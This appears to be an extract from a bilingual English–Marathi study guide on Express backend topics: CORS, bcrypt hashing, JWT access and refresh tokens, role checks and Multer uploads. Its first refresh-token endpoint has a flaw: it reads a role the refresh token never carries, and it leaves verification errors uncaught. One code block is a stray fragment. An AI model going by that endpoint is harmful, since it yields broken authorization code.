Q. Why is `process.env.PORT === 3000` false even when `PORT=3000`?

- All environment variables are strings.
- `"3000" === 3000` is false because the types differ.
- Convert first: `Number(process.env.PORT) === 3000`.

Q. What happens if a variable exists in both the OS and the .env file?

- By default, dotenv does **not** overwrite existing variables. The OS value wins.
- Pass `{ override: true }` to make the file value win.

Chapter 24: CORS (Cross-Origin Resource Sharing)

Q. What is CORS and why does the browser block requests?

Concept:

- Browsers have a security feature called the **Same-Origin Policy (SOP)**.
- **Origin** = protocol + domain + port. `http://localhost:3000` and `http://localhost:5000` are **different origins**.
- SOP stops a frontend on one origin from reading responses from an API on another origin.
- **CORS** (Cross-Origin Resource Sharing) is how the **backend** says "I allow this origin", using response headers like `Access-Control-Allow-Origin`.
- CORS is enforced by the **browser** only. Postman or server-to-server calls are not blocked.

- To fix CORS errors in Express, we install the `cors` package.
- `npm install cors`
- Usage: `const cors = require('cors'); app.use(cors());`
- You can also configure it to only allow specific domains (e.g., `app.use(cors({ origin: 'http://my-frontend.com' })))`.
- **Preflight:** For non-simple requests (PUT/DELETE, custom headers, JSON body), the browser first sends an `OPTIONS` request to ask permission. The `cors` package answers it automatically.

Code Example: CORS Configuration

```
const cors = require('cors');

app.use(cors({
  origin: ['http://localhost:3000', 'https://myapp.com'], // allowed frontends
  methods: ['GET', 'POST', 'PUT', 'DELETE'],
  credentials: true // allow cookies
}));
```

मराठी सारांश (CORS):

- **Same-Origin Policy:** browser चा security नियम. एका origin वरचे page दुसऱ्या origin च्या API चा response वाचू शकत नाही.

- **Origin** = protocol + domain + port. localhost:3000 आणि localhost:5000 वेगळे origins आहेत.
- **CORS:** backend headers ने सांगतो, "या origin ला परवानगी आहे" (Access-Control-Allow-Origin).
- **Express मध्ये:** npm install cors → app.use(cors()). Production मध्ये फक्त ठराविक origins द्या.
- **Preflight:** PUT / DELETE किंवा custom headers असतील तर browser आधी OPTIONS request पाठवून परवानगी विचारतो.
- CORS फक्त browser लागू करतो. Postman ला हा error येत नाही.
- **उदाहरण:** सोसायटीचा watchman (browser). मालकाने (backend) यादीत नाव लिहिले असेल तरच पाहुण्याला आत सोडतो.




Figure 24.1: CORS preflight and actual request flow

Q. Syntax of cors() and its options

Syntax:

```
app.use(cors([options]));           // all routes
app.get('/path', cors([options]), handler); // single route
```

Arguments / Options:

- **origin:** which origins are allowed. Can be '*', a string, an array, a RegExp, or a function (origin, callback) => {}. Default is '*'.
- **methods:** allowed HTTP methods. Default is 'GET,HEAD,PUT,PATCH,POST,DELETE'.
- **allowedHeaders:** request headers the client may send (e.g. ['Content-Type', 'Authorization']).
- **exposedHeaders:** response headers the browser JS is allowed to read.
- **credentials:** true sends Access-Control-Allow-Credentials so cookies/auth headers work.
- **maxAge:** seconds the browser may cache the preflight result.
- **optionsSuccessStatus:** status code for a successful preflight. Default is 204.

Important points:

- **credentials:** true cannot be used with origin: '*'. You must list exact origins.

- A **simple request** (GET/POST/HEAD with simple headers) has no preflight.
- CORS is not a security wall for your server. It only controls what the browser lets JS read.

मराठी सारांश (cors options):

- **origin:** कोणत्या frontend ला परवानगी आहे.
- **methods:** कोणत्या HTTP methods चालतील.
- **credentials:** cookies पाठवायच्या असतील तर `true`. तेव्हा `'*'` origin चालत नाही.
- Simple GET request ला preflight लागत नाही.

Interview Questions (Detailed)

Q. What is a preflight request?

- An automatic `OPTIONS` request the browser sends before a non-simple cross-origin request.
- It asks the server which methods and headers are allowed.
- The real request is sent only if the server approves.

Q. Why does Postman work but the browser shows a CORS error?

- CORS is enforced by the browser, not the server.
- Postman is not a browser, so it ignores the Same-Origin Policy.
- The fix is on the server: send the right `Access-Control-Allow-*` headers.

Q. Is `app.use(cors())` safe for production?

- It allows every origin (*), which is fine for a fully public API.
- For private APIs or cookie-based auth, set a whitelist in `origin`.

Q. What makes two URLs the same origin?

- The same protocol, the same domain and the same port.
- `http://a.com` and `https://a.com` are different origins because the protocol differs.

Chapter 25: Authentication & Password Hashing

Q. What is Password Hashing?

Concept:

- **Hashing** converts a password into a fixed-length, irreversible string using a one-way mathematical function.
- The same input always gives the same hash, but the hash cannot be turned back into the password.
- A **salt** (random value) is added before hashing, so two users with the same password get different hashes.
- Password hashing algorithms (**bcrypt**, **scrypt**, **argon2**) are deliberately **slow**, which makes brute-force guessing expensive.
- Fast hashes like MD5 or SHA-256 alone are **not** safe for passwords.

मराठी सारांश (Password Hashing):

- Hashing = password चे one-way, fixed-length रूप. परत मूळ password मिळत नाही.
- **Salt** मुळे same password असलेल्या दोन users चे hash वेगळे येतात.
- bcrypt / scrypt / argon2 मुद्दाम slow असतात, म्हणून brute force महाग पडतो.
- MD5 / साधा SHA-256 passwords साठी सुरक्षित नाही.




Figure 25.1: Password hashing at signup and verification at login

Q. Why do we hash passwords (bcrypt)?

- Never store plain-text passwords in the database (e.g., password: "12345"). If the database is hacked, user accounts are compromised.
- We use **hashing** (like the `bcrypt` package). It turns "12345" into a random string like `$2b$10$xyz...`
- Hashing is **one-way**. You cannot decrypt it back to "12345". During login, `bcrypt` simply hashes the entered password again and checks if it matches the stored hash.

```
const bcrypt = require('bcrypt');

// Signup: hash before saving
const hash = await bcrypt.hash('12345', 10); // 10 = salt rounds (cost)
// save hash in DB → "$2b$10$Xyz..."

// Login: compare entered password with stored hash
const ok = await bcrypt.compare('12345', hash); // true / false
```

- **bcrypt.hash(password, saltRounds):** password = plain text; saltRounds = how many times to process (10–12 is common; higher = slower = safer). Returns a Promise with the hash (salt is stored inside it).
- **bcrypt.compare(plain, hash):** Returns a Promise of true OR false.

मराठी सारांश (bcrypt):

- Plain password DB मध्ये ठेवू नका. DB hack झाल्यास सगळे accounts धोक्यात.
- bcrypt.hash(pw, 10) (signup), bcrypt.compare(pw, hash) (login).
- 10 = salt rounds. जास्त rounds = जास्त सुरक्षित पण slow.

Q. What is JWT (JSON Web Token)?

Definition:

- **JWT (JSON Web Token)** is a compact, self-contained, signed token used to securely transfer information (claims) between a client and a server.
- It is the standard format for **access tokens**, defined in RFC 7519.
- It enables **stateless authentication**: the server does not store sessions.
- Installed via: `npm install jsonwebtoken`.
- Instead of keeping user state on the server (like sessions), the server gives the client a signed JWT after a successful login.
- The client sends this token in a header (Authorization: Bearer <token>) with future requests.
- It has 3 parts separated by dots: **Header.Payload.Signature**. The payload is only Base64-encoded (readable by anyone), so never put passwords in it. The signature proves it wasn't changed.

Code Example: Creating and Verifying a JWT

```
const jwt = require('jsonwebtoken');

// After login:
const token = jwt.sign({ userId: 101, role: 'admin' }, process.env.JWT_SECRET, { expiresIn: '1h' });

// Middleware for protected routes:
function auth(req, res, next) {
```

```
const token = req.headers.authorization?.split(' ')[1]; // "Bearer xxx" → "xxx"
try {
  req.user = jwt.verify(token, process.env.JWT_SECRET); // throws if invalid/expired
  next();
} catch {
  res.status(401).json({ error: 'Unauthorized' });
}
}
```

मराठी सारांश:

- Bcrypt ने आपण पासवर्ड असा बदलतो की तो परत मूळ रूपात वाचता येत नाही (one-way hash).
- **Signup:** `bcrypt.hash(password, 10)` ने hash बनवून DB मध्ये ठेवा. **Login:** `bcrypt.compare(entered, hash) → true / false`.
- Plain password DB मध्ये कधीच ठेवू नका. DB hack झाला तरी hash मधून password मिळत नाही.
- आणि JWT म्हणजे एक 'Digital Entry Pass' जो Server ब्राउझरला देतो.
- ब्राउझर प्रत्येक वेळी तो पास दाखवून सांगतो की "मी आधीच Login केले आहे". (`Authorization: Bearer <token>`)
- **JWT चे 3 भाग:** Header . Payload (user माहिती) . Signature (बदलला नाही याचा पुरावा).
- Payload कोणीही वाचू शकतो (फक्त Base64), म्हणून त्यात password ठेवू नका. Secret key .env मध्ये ठेवा, आणि `expiresIn` नक्की द्या.
- **Session vs JWT:** Session = माहिती server वर. JWT = माहिती token मध्ये, server stateless राहतो.

Q. Authentication vs Authorization

Concept:

- **Authentication (AuthN)** = "Who are you?" The process of verifying the identity of a user, device or system: login with email + password, OTP, Google login. Result: you get a session or token.
- **Authorization (AuthZ)** = "What are you allowed to do?" Checking permissions **after** identity is known: admin vs user, owner of a resource or not.
- Authentication always comes **first**; authorization depends on it.
- **Failure codes:** authentication fails → 401 Unauthorized; authorization fails → 403 Forbidden.
- **Simple example:** at an office, the security guard checks your ID card at the gate (authentication). Your card then opens only the floors you're allowed on (authorization).

Point	Authentication	Authorization
Question	Who are you?	What can you do?
Happens	First	After authentication
Based on	Credentials (password, OTP, token)	Roles / permissions / ownership

Example	Login, verify JWT	Only admin can delete users
Failure code	401	403
Tools	bcrypt, JWT, sessions, OAuth (Google)	Role checks, RBAC, ownership checks

Code Example: authenticate + authorize Middleware (RBAC)

```
const jwt = require('jsonwebtoken');

// 1. AUTHENTICATION: who are you?
function authenticate(req, res, next) {
  const token = req.headers.authorization?.split(' ')[1];
  if (!token) return res.status(401).json({ error: 'Login required' });
  try {
    req.user = jwt.verify(token, process.env.JWT_SECRET); // { id, role }
    next();
  } catch {
    res.status(401).json({ error: 'Invalid or expired token' });
  }
}

// 2. AUTHORIZATION: are you allowed? (Role-Based Access Control)
const authorize = (...allowedRoles) => (req, res, next) => {
  if (!allowedRoles.includes(req.user.role)) {
    return res.status(403).json({ error: 'You do not have permission' });
  }
  next();
};

app.get('/api/profile', authenticate, (req, res) => res.json(req.user)); // any logged-in user
app.delete('/api/users/:id', authenticate, authorize('admin'), deleteUser); // admin only
app.put('/api/posts/:id', authenticate, authorize('admin', 'editor'), updatePost); // two roles

// Ownership check (user can edit only THEIR OWN post)
async function updatePost(req, res) {
  const post = await Post.findById(req.params.id);
  if (!post) return res.status(404).json({ error: 'Not found' });
  if (post.authorId !== req.user.id && req.user.role !== 'admin') {
    return res.status(403).json({ error: 'Not your post' });
  }
  // ...update...
}
```

मराठी सारांश (AuthN vs AuthZ):

- **Authentication:** "तू कोण आहेस?" (login). Fail → **401**.
- **Authorization:** "तुला काय परवानगी आहे?" (role / ownership). Fail → **403**.
- Authentication नेहमी आधी.

Q. Access Token vs Refresh Token

Concept:

- **Access token:** a **short-lived** JWT (e.g. 15 minutes) sent with every API request (Authorization: Bearer ...). If it's stolen, it stops working soon.
- **Refresh token:** a **long-lived** token (e.g. 7 days), used **only** to get a new access token from /auth/refresh. Stored safely in an **httpOnly cookie**, and also saved/tracked on the server so it can be revoked.
- **Why two tokens?** Security (short exposure if an access token leaks) plus good user experience (no login every 15 minutes).
- **Logout / ban:** delete or blacklist the refresh token on the server; the access token expires on its own shortly after.
- **Refresh token rotation:** issue a **new** refresh token on every refresh and invalidate the old one; if an old one is reused, assume theft and log the user out everywhere.
- **Simple example:** a movie-hall wristband (access token, valid for this show only) and a membership card (refresh token) you show at the counter to get a new wristband for the next show.

Diagram: Access + Refresh Token Flow




Figure 25.2: Access token and refresh token flow

Code Example: Login and Refresh Endpoints

```
const signAccess = (u) => jwt.sign({ id: u.id, role: u.role }, process.env.ACCESS_SECRET, { expiresIn: '15m' })
const signRefresh = (u) => jwt.sign({ id: u.id }, process.env.REFRESH_SECRET, { expiresIn: '7d' })
const cookieOpts = { httpOnly: true, secure: true, sameSite: 'strict', path: '/auth/refresh', maxAge: 7 * 24 * 60 * 60 * 1000 }

app.post('/auth/login', async (req, res) => {
  const user = await checkCredentials(req.body); // bcrypt.compare inside
  if (!user) return res.status(401).json({ error: 'Wrong email or password' });
  const refresh = signRefresh(user);
  const access = signAccess(user);
  res.cookie('refreshToken', refresh, cookieOpts);
  res.json({ accessToken: access });
});

app.post('/auth/refresh', async (req, res) => {
  const { refreshToken } = req.cookies;
  if (!refreshToken) return res.status(401).json({ error: 'No refresh token' });
  const decoded = jwt.verify(refreshToken, process.env.REFRESH_SECRET);
  const user = { id: decoded.id, role: decoded.role };
  const newRefresh = signRefresh(user);
  const newAccess = signAccess(user);
  res.cookie('refreshToken', newRefresh, cookieOpts);
  res.json({ accessToken: newAccess });
});
```



```

    await saveRefreshToken(user.id, refresh); // store (hashed) in DB/Redis
    res.cookie('refreshToken', refresh, cookieOpts);
    res.json({ accessToken: signAccess(user) });
  });

app.post('/auth/refresh', async (req, res) => {
  const token = req.cookies.refreshToken;
  if (!token) return res.status(401).json({ error: 'No refresh token' });
  try {
    const { id } = jwt.verify(token, process.env.REFRESH_SECRET);
    if (!(await isRefreshTokenValid(id, token))) { // revoked / reused?
      await revokeAllTokens(id);
      return res.status(401).json({ error: 'Session expired, login again' });
    }
    const user = await User.findById(id);
    const newRefresh = signRefresh(user); // rotation
    await replaceRefreshToken(id, token, newRefresh);
    res.cookie('refreshToken', newRefresh, cookieOpts);
    res.json({ accessToken: signAccess(user) });
  } catch {
    res.status(401).json({ error: 'Invalid refresh token' });
  }
});

app.post('/auth/logout', async (req, res) => {
  await deleteRefreshToken(req.cookies.refreshToken);
  res.clearCookie('refreshToken', { path: '/auth/refresh' });
  res.sendStatus(204);
});

```

Point	Access Token	Refresh Token
Lifetime	Short (5–15 min)	Long (days / weeks)
Used for	Calling APIs	Getting a new access token
 Sent	With every request (Authorization header)	Only to /auth/refresh
Stored (browser)	In memory (JS variable)	httpOnly, secure cookie
Stored on server?	No (stateless)	Yes (so it can be revoked)
If stolen	Useful only until it expires	Dangerous; mitigated by rotation + revocation

मराठी सारांश (AuthN vs AuthZ, Access vs Refresh Token):

- **Authentication** = "तू कोण आहेस?" (login, password / OTP / token तपासणे). Fail झाल्यास **401**.
- **Authorization** = "तुला काय करण्याची परवानगी आहे?" (admin / user, स्वतःचा post आहे का). नेहमी authentication नंतर. Fail झाल्यास **403**.
- **Express मध्ये:** authenticate middleware token verify करून req.user देतो. authorize('admin') role तपासतो (RBAC). Ownership check: post.authorId === req.user.id.
- **उदाहरण:** office gate वर ID card तपासणे (authentication). Card ने फक्त परवानगी असलेले मजलेच उघडणे (authorization).
- **Access token:** कमी वेळ टिकतो (15 मिनिटे), प्रत्येक API request सोबत. चोरीला गेला तरी लवकर बंद होतो.
- **Refresh token:** जास्त वेळ (7 दिवस), फक्त नवीन access token घेण्यासाठी. httpOnly cookie मध्ये, आणि server वर साठवलेला, म्हणजे रद्द (revoke) करता येतो.
- **का दोन?** सुरक्षा (छोटा access token) + सोय (दर 15 मिनिटांनी login नको).
- **Rotation:** प्रत्येक refresh ला नवीन refresh token, जुना रद्द. जुना पुन्हा वापरला गेला तर चोरी समजून सगळीकडून logout.
- **उदाहरण:** सिनेमा हॉलचा wristband (access, फक्त या show साठी) आणि membership card (refresh, counter वर दाखवून नवीन wristband).

- Crypto module, hashing, salt, encryption vs hashing, AES and HMAC: see [Chapter 13](#).

JSON Web Tokens (JWT)

Q. What does a JWT look like?

Concept:

- A JWT is **one string of three Base64URL parts** joined by dots: HEADER.PAYLOAD.SIGNATURE.
- Header and payload are plain JSON that has only been **encoded**; anyone can read them.
- The signature is HMAC-SHA256(header + "." + payload, secret). Changing any character breaks it.

- Format: `HEADER.PAYLOAD.SIGNATURE` (e.g., `xxxxx.yyyyy.zzzzz`)
- **Header:** Contains token metadata and the signing algorithm (e.g., HS256).
- **Payload:** Contains the claims/data (e.g., `userId`, `iat issued-at`, `exp expiry`).
 - *Do NOT put sensitive info like passwords here, as it is only encoded, not encrypted!*
- **Signature:** Verifies the token integrity (ensures it wasn't modified).

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJEWmSwiZXhwIjoxNzAwMDAwfQ.Xy9...sig
```

```
{ "alg": "HS256", "typ": "JWT" }      { "userId": 101, "exp": 1730000000 }
```

मराठी सारांश (JWT रचना):

- `HEADER.PAYLOAD.SIGNATURE`, तीन base64url भाग.
- Header आणि payload कोणीही वाचू शकतो (फक्त encoded). Password ठेवू नका.
- Signature मुळे token बदलला का ते कळते.

Q. JWT Methods: sign, verify, decode

- `jwt.sign(payload, secretKey, options)`: Creates and signs a new JWT.
 - **payload**: object with claims (e.g. { id, role }).
 - **secretKey**: string from `.env` (or a private key for RS256).
 - **options**: `expiresIn ('15m', '1h')`, `algorithm`, `issuer`, `audience`.
- `jwt.verify(token, secretKey)`: Decodes AND verifies the signature. Throws an error if invalid or expired (`TokenExpiredError`, `JsonWebTokenError`).
- `jwt.decode(token)`: Only decodes the payload. Does NOT verify the signature.

```
const jwt = require('jsonwebtoken');
const token = jwt.sign({ id: 101, role: 'admin' }, process.env.JWT_SECRET, { expiresIn: '1h' });

try {
  const data = jwt.verify(token, process.env.JWT_SECRET); // { id, role, iat, exp }
} catch (err) {
  if (err.name === 'TokenExpiredError') console.log('Login again');
}

jwt.decode(token); // readable payload, NOT trusted
```

मराठी सारांश (JWT - JSON Web Token):

- **JWT**: Client आणि Server मध्ये सुरक्षितपणे माहिती पाठवण्यासाठी वापरला जाणारा Token. यामुळे server वर session save करण्याची गरज पडत नाही.
- **Token चे ३ भाग**: Header (माहिती), Payload (User ID), आणि Signature (Token खरा आहे का ते तपासण्यासाठी).
- **Methods**: `jwt.sign()` ने token बनतो, `jwt.verify()` ने token खरा आहे का तपासले जाते, आणि `jwt.decode()` ने फक्त माहिती वाचली जाते.
- **Access vs Refresh Token**: Access Token चा वेळ खूप कमी असतो (उदा. १५ मि.), ज्यामुळे तो चोरीला गेला तरी धोका कमी असतो. तो expire झाल्यावर Refresh Token (उदा. ३० दिवस) वापरून नवीन Access Token घेतला जातो.

Interview Questions (Detailed)

Q. Why is bcrypt preferred over SHA-256 for passwords?

- SHA-256 is very fast, so attackers can try billions of guesses per second.
- bcrypt is deliberately slow and its cost (salt rounds) can be increased over time.
- bcrypt adds and stores a salt automatically.

Q. Where should a JWT be stored in the browser?

- **Access token:** in memory (a JS variable). This is safer against XSS than localStorage.
- **Refresh token:** in an httpOnly, secure, sameSite cookie, so JS cannot read it.
- localStorage is readable by any script on the page, so an XSS attack can steal the token.

Q. How do you log out a user when using JWT?

- A JWT cannot be "deleted" from the server because the server does not store it.
- Delete or blacklist the refresh token on the server and clear the cookie.
- Keep access tokens short-lived so they expire soon.

Q. What is the difference between jwt.verify() and jwt.decode()?

- verify() checks the signature and expiry, and throws if either is invalid.
- decode() only reads the payload and checks nothing.
- Never trust decode() output for authentication.

Q. 401 vs 403?

- **401 Unauthorized:** not authenticated (no token, or an invalid one).
- **403 Forbidden:** authenticated but not allowed (wrong role).

SECTION 9: ADVANCED EXPRESS & PERFORMANCE

Chapter 26: File Uploads (Multer)

Q. What is Multer?

Concept:

- **Multer** is a Node.js middleware for Express that handles multipart/form-data, the encoding browsers use to upload files.

- It is built on **busboy** and reads the incoming request as a **stream**, so large files are not loaded fully into memory.
- It saves files to disk (diskStorage) or keeps them in RAM as a Buffer (memoryStorage).
- It puts file details in req.file / req.files and text fields in req.body.
- express.json() and express.urlencoded() cannot read files, which is why Multer is needed.
- Install: npm install multer.

मराठी सारांश (Multer):

- Multer = Express middleware जो multipart/form-data (file upload) वाचतो.
- File req.file / req.files मध्ये, बाकी fields req.body मध्ये.
- Disk (diskStorage) किंवा RAM (memoryStorage) मध्ये save.
- express.json() files वाचू शकत नाही, म्हणून Multer लागतो.




Figure 26.1: How Multer processes an uploaded file

Q. How do we upload files/images in Node.js?

- When sending files from a frontend form, the encoding type must be multipart/form-data.
- Standard body-parsers cannot read files. We must use a package like **Multer**.
- Multer processes the incoming files and saves them to a destination folder (e.g., multer({ dest: 'uploads/' })).
- After Multer runs, file info is in req.file (single) or req.files (multiple); text fields are in req.body.

Code Example: Single Image Upload with Multer

```
// HTML: <form action="/upload" method="POST" enctype="multipart/form-data">
//       <input type="file" name="avatar">
const multer = require('multer');
const upload = multer({
  dest: 'uploads/',
  limits: { fileSize: 2 * 1024 * 1024 } // max 2 MB
});
```

```
app.post('/upload', upload.single('avatar'), (req, res) => {
  console.log(req.file); // { originalname, mimetype, size, path, ... }
  res.json({ message: 'Uploaded!', file: req.file.filename });
});
```

- **multer(options):** dest = folder to save into; limits = size limits; fileFilter = function to accept only certain types (for example, images).
- **upload.single(fieldName):** One file from the input with that name. **upload.array(fieldName, max):** Several files.

मराठी सारांश (File Upload - Multer):

- Form मधून file पाठवताना enctype="multipart/form-data" लागते.
- express.json() सारखे parsers files वाचू शकत नाहीत. त्यासाठी **Multer** package.
- multer({ dest: 'uploads/' }) ने files uploads folder मध्ये save होतात.
- upload.single('avatar') = एक file. File ची माहिती req.file मध्ये, बाकी fields req.body मध्ये.
- **Security:** file size limit आणि file type (फक्त images) तपासा.

Q. Multer diskStorage and fileFilter (Custom Filename & Allowed Types)

Concept:

- With just { dest: 'uploads/' }, Multer saves files with a **random name and no extension** (e.g. uploads/3f9a1c...), so you can't open them easily.
- **multer.diskStorage()** gives full control over **where** the file is saved and **what name** it gets.
- **fileFilter** decides **which files are accepted** (e.g. only JPG/PNG images), and rejects the rest before they are saved.
- **Simple example:** a library's receiving desk. **diskStorage** decides which shelf and what label each book gets; **fileFilter** is the guard who only accepts books, not magazines.

Code Example: diskStorage + fileFilter + Error Handling

```
const express = require('express');
const multer = require('multer');
const path = require('path');
const app = express();

// 1. WHERE and WHAT NAME
const storage = multer.diskStorage({
  destination: (req, file, cb) => {
    cb(null, 'uploads/'); // folder must exist
  },
  filename: (req, file, cb) => {
```

```

    const unique = Date.now() + '-' + Math.round(Math.random() * 1e9);
    cb(null, unique + path.extname(file.originalname)); // e.g. 1712345678-123456789.png
  }
});

// 2. WHICH FILES are allowed
const fileFilter = (req, file, cb) => {
  const allowed = ['image/jpeg', 'image/png', 'image/webp'];
  if (allowed.includes(file.mimetype)) {
    cb(null, true); // accept
  } else {
    cb(new Error('Only JPG, PNG and WEBP images are allowed'), false); // reject
  }
};

const upload = multer({
  storage,
  fileFilter,
  limits: { fileSize: 2 * 1024 * 1024 } // max 2 MB
});

// 3. Use it
app.post('/upload', upload.single('avatar'), (req, res) => {
  res.json({ message: 'Uploaded!', file: req.file.filename, size: req.file.size });
});

app.post('/gallery', upload.array('photos', 5), (req, res) => { // up to 5 files
  res.json({ count: req.files.length });
});

// 4. Handle Multer / filter errors nicely
app.use((err, req, res, next) => {
  if (err instanceof multer.MulterError) { // e.g. LIMIT_FILE_SIZE
    return res.status(400).json({ error: err.message });
  }
  res.status(400).json({ error: err.message }); // our fileFilter error
});

```

Syntax & Arguments:

- **multer.diskStorage({ destination, filename }):**

- **destination(req, file, cb):** Call `cb(null, 'folder/')` with the save folder. (If you pass a string instead of a function, Multer creates the folder for you.)
- **filename(req, file, cb):** Call `cb(null, 'name.ext')` with the final file name. Add a timestamp/random part so two uploads named `photo.png` don't overwrite each other.

- **fileFilter(req, file, cb):** `cb(null, true)` = accept; `cb(null, false)` = silently skip; `cb(new Error('...'))` = reject with an error.
- **file object fields:** `originalname` (user's file name), `mimetype` (e.g. `image/png`), `size` (bytes, after upload), `filename`, `path`.

- **limits:** `fileSize` (bytes), `files` (max number of files).
- **upload.single(name)** → `req.file`; **upload.array(name, max)** → `req.files`; **upload.fields([...])** → several named fields.
- ⚠ `mimetype` comes from the client and can be faked. For strong security, also check the real file content (e.g. the `file-type` package) and never trust `originalname` as a path.

मराठी सारांश (diskStorage आणि fileFilter):

- फक्त `dest: 'uploads/'` दिल्यास `file` random नावाने, `extension` शिवाय `save` होते. उघडता येत नाही.
- **diskStorage:** `file` कुठे (destination) आणि **कोणत्या नावाने** (filename) `save` करायची ते आपण ठरवतो. नावात `timestamp` जोडा, म्हणजे `same` नावाच्या `files` एकमेकांवर `overwrite` होत नाहीत.
- **fileFilter:** कोणत्या `files` चालतील ते ठरवतो. उदा. फक्त `JPG / PNG`. `cb(null, true)` = स्वीकार, `cb(new Error())` = नकार.
- **limits.fileSize:** जास्तीत जास्त `size` (उदा. `2 MB`). जास्त असल्यास `MulterError`.
- **single** → `req.file`, **array** → `req.files`.
- `Errors` एका `error-handling` middleware मध्ये पकडा आणि `400 response` द्या.
- **Security:** `mimetype` client कडून येतो, बदलता येतो. जास्त सुरक्षिततेसाठी `file` चा खरा `content` पण तपासा.
- **उदाहरण:** `library` चा `counter`. `diskStorage` = कोणत्या कपाटात, कोणते `label`. `fileFilter` = फक्त पुस्तके स्वीकारणारा रखवालदार.

Interview Questions (Detailed)

Q. Why can't express.json() read uploaded files?

- File uploads use `multipart/form-data`, which splits the body into parts with boundaries.
- `express.json()` only parses `application/json`.
- A multipart parser such as `Multer` is needed.

Q. diskStorage vs memoryStorage?

- **diskStorage:** writes to a folder on the server. Good for local storage.
- **memoryStorage:** keeps the file as a `Buffer` in `req.file.buffer`. Good for uploading straight to `S3` or `Cloudinary`.
- `memoryStorage` with large files can exhaust `RAM`, so always set `limits.fileSize`.

Q. How do you secure file uploads?

- Limit the size (`limits.fileSize`) and the number of files.
- Whitelist file types and check the real content, not only the `mimetype`.
- Generate your own file names. Never use `originalname` as a path.

- Store uploads outside the public code folder, or in cloud storage.

Q. upload.single vs upload.array vs upload.fields?

- `single('avatar')`: one file → `req.file`.
- `array('photos', 5)`: many files from one field → `req.files` (array).
- `fields([{name: 'avatar'}, {name: 'docs'}])`: several named fields → `req.files` (object).

Chapter 27: Global Error Handling Middleware

Q. What is Error-Handling Middleware?

Concept:

